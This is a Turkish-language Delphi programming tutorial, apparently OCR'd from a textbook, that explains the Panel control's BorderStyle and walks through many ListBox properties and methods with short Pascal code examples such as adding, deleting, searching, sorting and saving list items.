
Estetik görünüş ve gruplandırma amaçlı kullanılan bir kontroldür. Aşağıda kullanılabilen özelliklerinden bahsedilmektedir.

- **Panel1.BorderStyle**

Panel in üç boyutlu görüntüsünü ayarlayan özelliğidir. Aşağıda alabileceği seçenekler verilmiştir.

BorderStyle	Sonuç
bsSingle	Köşeler üç boyutlu
bsNone	Düz

Formunuza bir adet Panel ekleyip "Align" özelliğine "alClient" değerini girin, ardından "BorderStyle" özelliğine de "bsSingle" değerini girin, şimdi programınızı çalıştırırsanız son derece estetik bir görünüm elde edersiniz.




```
procedure TForm6.FormCreate(Sender: TObject);
begin
  Panel1.BorderStyle:=bsSingle;//köşeler üç boyutlu olsun
end;
```

ListBox Kontrolü:

Alt alta satırların girilebildiği bir kontroldür. Bir çok özelliği bulunmaktadır. Aşağıda bu özellikler detaylı olarak incelenmektedir.

- **ListBox1.Items**


Satırlarla ilgili tüm işlemleri yapabileceğiniz özelliğidir.

- **ListBox1.Items.Add**

ListBox kontrolüne satır eklemek için kullanılan methoddur. Eklenen veri string tip bir değişkenin değeri olabilmektedir


```
procedure TForm1.Button1Click(Sender: TObject);
begin
  ListBox1.Items.Add('Prof.Dr.Nihat Demirli');
  ListBox1.Items.Add('Prof.Dr.Yüksel İnan');
end;
```

Şayet eklenecek olan string tipte bir değişkenin değeri ise o zaman aşağıdaki gibi bir kodlama kullanmalısınız. Burada yeri gelmişken hatırlatalım, listeye eklenecek olan veri sayısal veya tarihsel bir değer içeriyorsa o zaman tip dönüştürme fonksiyonlarından faydalanmanız gerekecektir. Aksi takdirde yazdırma işleminiz başarısızlıkla sonuçlanacaktır.





```
procedure TForm1.Button1Click(Sender: TObject);
var
  deger:AnsiString;
begin
  deger:=Edit1.Text;
  ListBox1.Items.Add(deger);//ekle
end;
```

Eğer ekleyeceğiniz sayısal içerikli bir değişkenin değeriyse o zaman aşağıdaki şekilde bir kodlama kullanmalısınız.

```
procedure TForm1.Button2Click(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=5555;
  ListBox1.Items.Add(IntToStr(sayi));//sayıyı ekle
end;
```

- **ListBox1.Items.Assign**

Birden fazla elemanı aynı anda listeye eklemek için kullanılan özelliğidir. Eklenecek değişkenlerin tipi "Tstrings" olmalıdır. Yine yeri gelmişken hatırlatalım "Tstrings" yapısı birden fazla elmanı barındırmak için kullanılan bir yapıdır. Aktarılacak olan değerlerin tipleri isminden de anlaşılacağı gibi string olmak zorundadır. Başka tipte bir içeriğe sahip değişken değerini aktarmaya kalkışırsanız muhtemelen hatayla karşılaşacaksınız. Aşağıda bu özelliğe ait örneklendirme yapılmıştır. Dikkatli ce inceleyip anlamaya çalışınız.




```
procedure TForm1.Button3Click(Sender: TObject);
var
  liste: TStrings;
begin
  liste := TStringList.Create;//listeyi yarat
  try
    with liste do begin
      Add('Ankara'); //listeye ekle
      Add('İstanbul');
      Add('İzmir');
      Add('Antalya');
      Add('Muğla');
      Add('Samsun');
    end;
    with ListBox1 do begin
      Items.Assign(liste);//listeyi komple ekle
      ItemIndex := 0;
    end;
  finally
    liste.free;//bellekten at
  end;
end;
```

- **ListBox1.Items.Clear**

ListBox'ın içeriğini temizlemek için kullanılan methoddur. Listenin içerisinde yer alan tüm satırların silinmesini sağlayacaktır. Aşağıda bu methoda ait örneklendirme yapılmıştır.

```
procedure TForm1.Button4Click(Sender: TObject);
//Temizle
begin
        ListBox1.Items.Clear;
end;
```


- **ListBox1.Items.Count**

Liste içerisinde yer alan satır sayısını veren özelliğidir. Şayet liste içerisinde üyelerinizin isimlerini tutuyorsanız bu komutla üye sayınızı kolayca hesaplayabilirsiniz.

```
procedure TForm1.Button4Click(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:= ListBox1.Items.Count;//kaç satır var
  Form1.Caption:='Listede '+ IntToStr(sayi)+ ' Üye Var'; // başlıkta yaz
end;
```

- **ListBox1.Items.IndexOf**


Parametre ile girilen string değişkenin kaçıncı satırda olduğunu hesaplayabilen bir methoddur. Hatırlatalım ilk satırın numarası "0" dır.



Yukarıdaki örnek için "Antalya" şehrinin kaçıncı satırda olduğu aranarak, başlıkta yazması sağlanmaktadır. Aranacak olan değer şayet string dışında bir veri içeriyorsa o zaman tip dönüştürme fonksiyonlarından faydalanmak zorundasınız.

```
procedure TForm1.Button4Click(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=ListBox1.Items.IndexOf('Antalya');//Antalya kaçıncı satırda
  Form1.Caption:='Seçtiğiniz Eleman ' + IntToStr(sayi+1)+ ' . Sırada';
end;
```

Şayet aranacak olan string "Edit" kutusundan belirlenecekse o zaman aşağıdaki şekilde bir kodlama kullanmalısınız.




```
procedure TForm1.Button4Click(Sender: TObject);
var
  sayi:Integer;
begin
  sayi:=ListBox1.Items.IndexOf(Edit1.Text);
  Form1.Caption:='Seçtiğiniz Eleman ' + IntToStr(sayi+1)+ ' . Sırada';
  ListBox1.ItemIndex:=sayi;//aktif yap
end;
```


Örnekte "Edit" kutusuna girilen şehir ("İzmir") aranmakta listedeki sıra numarası da başlıkta yazmaktadır.

- **ListBox1.Items.Insert**

Listeye yeni satır eklemek için kullanılan methoddur. Eklenecek veri mutlaka string tipte bir değer içermelidir. Aksi takdirde işleminiz başarısızlıkla sonuçlanacaktır.

```
procedure TForm1.Button5Click(Sender: TObject);
begin
  ListBox1.Items.Insert(2,'Rize');
end;
```

İlk satırın numarasının "0" olduğunu tekrar hatırlatalım. Şimdi de Edit kontrolüne girilen metni listeye eklemek için kullanmanız gereken kodlamayı verelim.




```
procedure TForm1.Button5Click(Sender: TObject);
var
  deger:AnsiString;
begin
  deger:=Edit1.Text;
  ListBox1.Items.Insert(2,deger); //3. satıra ekle
end;
```

- **ListBox1.Items.Delete**

Parametre ile belirtilen satırı listeden silmek için kullanılan methoddur. İlk satırın numarasının "0" olduğunu tekrar hatırlatalım.

```
procedure TForm1.Button6Click(Sender: TObject);
begin
  ListBox1.Items.Delete(2);//3. satırı sil
end;
```

Şayet silinecek olan satır numarası bir değişkenden alınacaksa o zaman aşağıdaki şekilde bir kodlama kullanmalısınız.


```
procedure TForm1.Button6Click(Sender: TObject);
var
  satir:Integer;
begin
  satir:=StrToInt(Edit1.Text);
  ListBox1.Items.Delete(satir);//girilen satırı sil
end;
```

Aşağıdaki örnekte Edit kutusuna girilen içerik listede aranarak, bulunduğu satır silinmektedir. Dikkatlice inceleyiniz.


Uygulamaya ait tüm kod parçası aşağıda verilmiştir.

```
procedure TForm1.Button6Click(Sender: TObject);
var
  satir:Integer;
  deger:AnsiString;
begin
  satir:=-1;
  deger:=Edit1.Text;
  satir:=ListBox1.Items.IndexOf(deger);//kaçıncı satırda
  if satir<>-1 Then //eğer satır bulunursa sil
  begin
    ListBox1.Items.Delete(satir);//sil
    ShowMessage('Satır Silindi');
  end
  else
    ShowMessage('Kayıt Bulunamadı');
end;
```

Aşağıdaki örnekte “Edit” kontrolüne girilen metin listede aranarak, aynı olan tüm satırlar silinmektedir.



Satırlar silindikten sonraki ekran görüntüsü aşağıda verilmiştir. Silinen satır sayısının kullanıcıya iletildiğine dikkat ediniz.



Programa ait tüm kod parçası aşağıda verilmiştir. Tüm satırları dikkatlice inceleyiniz.

```
procedure TForm1.Button7Click(Sender: TObject);
//Tümünü Sil
var
  satir,adet:Integer;
  deger:AnsiString;
begin
  satir:=0;
  adet:=0;
  deger:=Edit1.Text;
```


```
  Repeat
    if ListBox1.Items[satir]=deger Then
    begin
      ListBox1.Items.Delete(satir);
      Dec(satir);//Bir azalt
      inc(adet);
    end;
    Inc(satir);
  Until satir>ListBox1.Items.Count-1;
  if adet>0 then
    ShowMessage('Toplam '+IntToStr(adet)+' Satır Silindi')
  else
    ShowMessage('Kayıt Bulunamadı');
end;
```

- **ListBox1.Items.Append**

Liste içerisine yeni satır eklemek için kullanılan bir methoddur. Aşağıda bu method örneklendirilmiştir.

```
procedure TForm1.Button9Click(Sender: TObject);
begin
  ListBox1.Items.Append(Edit1.Text);
end;
```

Aşağıdaki örnekte liste içerisindeki satırlar kontrol edilerek var olan bir elemanın listeye eklenmesi engellenmektedir.



Programa ait tüm kod bloğu aşağıda verilmiştir. Dikkatlice inceleyip uygulayınız.

```
procedure TForm2.Button1Click(Sender: TObject);
var
  deger:AnsiString;
  i,satir:Integer;
begin
  deger:=Edit1.Text;
  satir:=ListBox1.Items.Count;//eleman sayısı
  for i:=0 to satir-1 do
    begin
     if deger=ListBox1.Items[i] then//varsa
       begin
         ShowMessage('Kayıt Zaten Var');
         exit;//bitir
       end;
    end;
    ListBox1.Items.Append(deger);//yoksa ekle
end;
```

- **ListBox1.Items.Strings**

Parametre ile belirtilen satırdaki içeriği öğrenmek veya değiştirmek için kullanılan methoddur.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  Form2.Caption:=’3. Satırdaki İçerik ‘+ListBox1.Items.Strings[2];
end;
```

veya

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  ListBox1.Items.Strings[2]:='Rize';//3. satırı “Rize“ yap
end;
```

- **ListBox1.Items.Exchange**

Parametre ile belirtilen iki satırın yerlerini değiştirmek için kullanılan methoddur. Burada parametre olarak girilen değerler satır numaralarıdır. İlk satırın numarasının “0” olduğunu tekrar hatırlatalım.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  ListBox1.Items.Exchange(1,3);//2. satir ile 4. satırın yerini değiştir.
end;
```

Şayet içeriğini bildiğiniz iki satırı yer değiştirmek isterseniz, o zaman aşağıdaki şekilde bir algoritma geliştirmelisiniz.


```
procedure TForm2.Button2Click(Sender: TObject);
var
  ilk,ikinci,satir:Integer;
begin
  ilk:=ListBox1.Items.IndexOf(Edit1.Text);//ilk satırı bul
  ikinci:=ListBox1.Items.IndexOf(Edit2.Text);//ikinci satırı bul
  ListBox1.Items.Exchange(ilk,ikinci);//değiştir
end;
```

- **ListBox1.Items.Move**

Birinci parametre ile belirtilen satırı, ikinci parametre ile belirten satıra taşır.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  ListBox1.Items.Move(0,2);//birinci satırı 3. satıra taşı
end;
```

- **ListBox1.Items.LoadFromFile**

Parametre ile belirtilen adresteki dosyanın içeriğini listeye kopyalayan methoddur. Dosyalama işlemlerinde bu konuya değinilmiştir.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  ListBox1.Items.LoadFromFile('c:\gazi\egitim.txt');//yükle
end;
```

- **ListBox1.Items.SaveToFile**

ListBox ın içeriğini parametre ile belirtilen adrese kopyalayan methoddur. Yine bu hususa dosyalama işlemleri bölümünde değinilmiştir.

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  ListBox1.Items.SaveToFile('c:\gazi\egitim.txt');//Kopyala
end;
```

- **ListBox1.Items.SaveToStream**

Bu methodla listBox içerisindeki satırları Tstream tipli bir değişkene aktarabilirsiniz. Dolayısıyla Tstream değişkeninin referans gösterdiği dosya listedeki satırları içerisine almış olacaktır. Aşağıdaki örnekte liste içerisindeki satırlar "Stream" tipli bir değişken kullanarak "egitim.txt" isimli dosyaya yazdırılmaktadır.

```
procedure TForm2.Button2Click(Sender: TObject);
var
  dosya:TFileStream;
begin
  dosya:=TFileStream.Create('c:\gazi\egitim.txt',fmCreate);//dosyayı yarat
  ListBox1.Items.SaveToStream(dosya);//stream a yaz
end;
```

- **ListBox1.MultiSelect**

Varsayılan olarak ListBox içerisinden tek bir satır mous ile seçilebilir. Diğer satırı seçtiğiniz zaman önceki satır seçili olma özelliğini yitirecektir. "MultiSelect" özelliğini "true" yaparsanız "Ctrl" ve "Shift" tuşlarını kullanarak

liste içerisinden çoklu seçim yapabilirsiniz (Shiftle seçilen satırlar arası bloklanır, Ctrl ile de her tıklanan satır seçilir).

- **ListBox1.Items.LoadFromStream**

Parametre ile belirtilen Stream tipli değişkenin referans gösterdiği dosyanın içeriğini listeye aktarmak için kullanılan bir methoddur. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm2.Button3Click(Sender: TObject);
var
  dosya:TFileStream;
begin
   dosya:=TFileStream.Create('c:\gazi\egitim.txt',fmOpenRead);
   ListBox1.Items.LoadFromStream(dosya);//içeriği al
end;
```

Programı çalıştırdıktan sonra akışa alınan (egitim.txt) dosyanın içeriği listBox içerisinde görüntülenecektir.

- **ListBox1.ItemIndex**

Kontrol içerisindeki seçili elemanın satır numarasını veren veya diğer bir satırı seçmek için kullanılan özelliktir.

```
procedure TForm2.Button4Click(Sender: TObject);
begin
  ListBox1.ItemIndex:=1;//ikinci satırı seç
end;
```

"ItemIndex" özelliğine ait aşağıdaki gibi bir kodlamada kullanılabilir.


```
procedure TForm2.Button3Click(Sender: TObject);
var
  dosya:TFileStream;
begin

   dosya:=TFileStream.Create('c:\gazi\egitim.txt',fmOpenRead);
   ListBox1.Items.LoadFromStream(dosya);
   ListBox1.ItemIndex:=0;//ilk elemanı seç
end;
```

Aşağıdaki uygulamada üzerine mous ile çift tıklanan satır kullanıcıdan onay alınarak silinmek istenmektedir.

```
procedure TForm2.ListBox1DblClick(Sender: TObject);
var
  satir,tikla:Integer;
begin
tikla:=Application.MessageBox('Silmek İstediğinizden Eminmisiniz','Sil',
MB_YESNO);
  if tikla=MrYes then
    begin
      satir:=ListBox1.ItemIndex;//seçili elemanın satır numarası
      ListBox1.items.Delete(satir);//Sil
      ShowMessage('Satır Silindi');
    end
  else
    ShowMessage('Silme İşlemi İptal Edildi');
end;
```

- **ListBox1.Selected**

Parametre ile belirtilen satırın seçili olup olmadığını belirten özelliğidir. Geriye "true" değerinin dönmesi o satırın seçili olduğunu anlamını taşımaktadır.






```
procedure TForm2.Button4Click(Sender: TObject);
var
  satir,adet,eleman:Integer;
begin
```

```
 adet:=ListBox1.Items.Count;//kaç satır var
 eleman:=0; satir:=0;
 Repeat
  if ListBox1.Selected[satir] then //seçili ise
    inc(eleman);

    inc(satir);
 Until satir>adet-1;
 Form2.Caption:='Listede Seçili '+IntToStr(eleman)+' Eleman Var';
end;
```

- **ListBox1.Sorted**


Listedeki satırların küçükten büyüğe doğru sıralanmasını sağlayan özelliğidir. "True" değerinin aktarılması sıralama işleminin yaptırıldığı anlamını taşımaktadır.






```
procedure TForm2.Button5Click(Sender: TObject);
//Sırala
begin
  ListBox1.Sorted:=true;//Sırala
end;
```

Aşağıdaki uygulamada Liste içerisindeki elemanlar önce alfabetik sıraya göre sıralanmakta, ardından ilk elemanlarla son elemanların yerleri değiştirilmektedir. Dikkatlice inceleyip tüm kod satırlarını anlamaya çalışınız. Programa ait tüm kod bloğu aşağıda verilmiştir.




```
procedure TForm2.Button5Click(Sender: TObject);
//Tersten Sırala
var
  adet,i,numara:Integer;
begin
  ListBox1.Sorted:=true;//sıralat
  adet:=ListBox1.Items.Count;
  i:=0;
  numara:=adet-1;
  Repeat
    ListBox1.Items.Exchange(i,numara); //Yerlerini değiştir
    inc(i);
    Dec(numara);
  Until i>(adet-1)/2;
end;
```

- **ListBox1. TabOrder**

Tab tuşuyla geçis sırasını belirleyen özelliğidir. Tab geçiş numarası tam sayı tipli bir değer ile ifade edilir.

```
procedure TForm2.Button5Click(Sender: TObject);

begin
  ListBox1. TabOrder:=2;
        //üçüncü sırada
end;
```

- **ListBox1.TabStop**

Kontrole tab tuşuyla erişilip erişilemeyeceğini belirleyen özelliğidir. "True" değerinin aktarılması "Tab" tuşuyla bu kontrole erişilebileceği anlamını taşımaktadır.

```
procedure TForm2.Button5Click(Sender: TObject);
begin
  ListBox1.TabStop:=false;//tab tuşuyla uğrama
end;
```

- **ListBox1.Items**

Listedeki tüm elemanları içerisinde tutan özelliğidir. Bildiğimiz dizi değişken gibi kullanılabilir.

```
procedure TForm2.ListBox1Click(Sender: TObject);
begin
  Form2.Caption:=ListBox1.Items[ListBox1.ItemIndex];//seçili elemanı yaz
end;
```

- **ListBox1.Top**

Kontrolün üst köşesinin formun üst köşesine olan mesafesidir.

- **ListBox1.Left**

Kontrolün sol köşesinin formun sol köşesine olan mesafesidir.

```
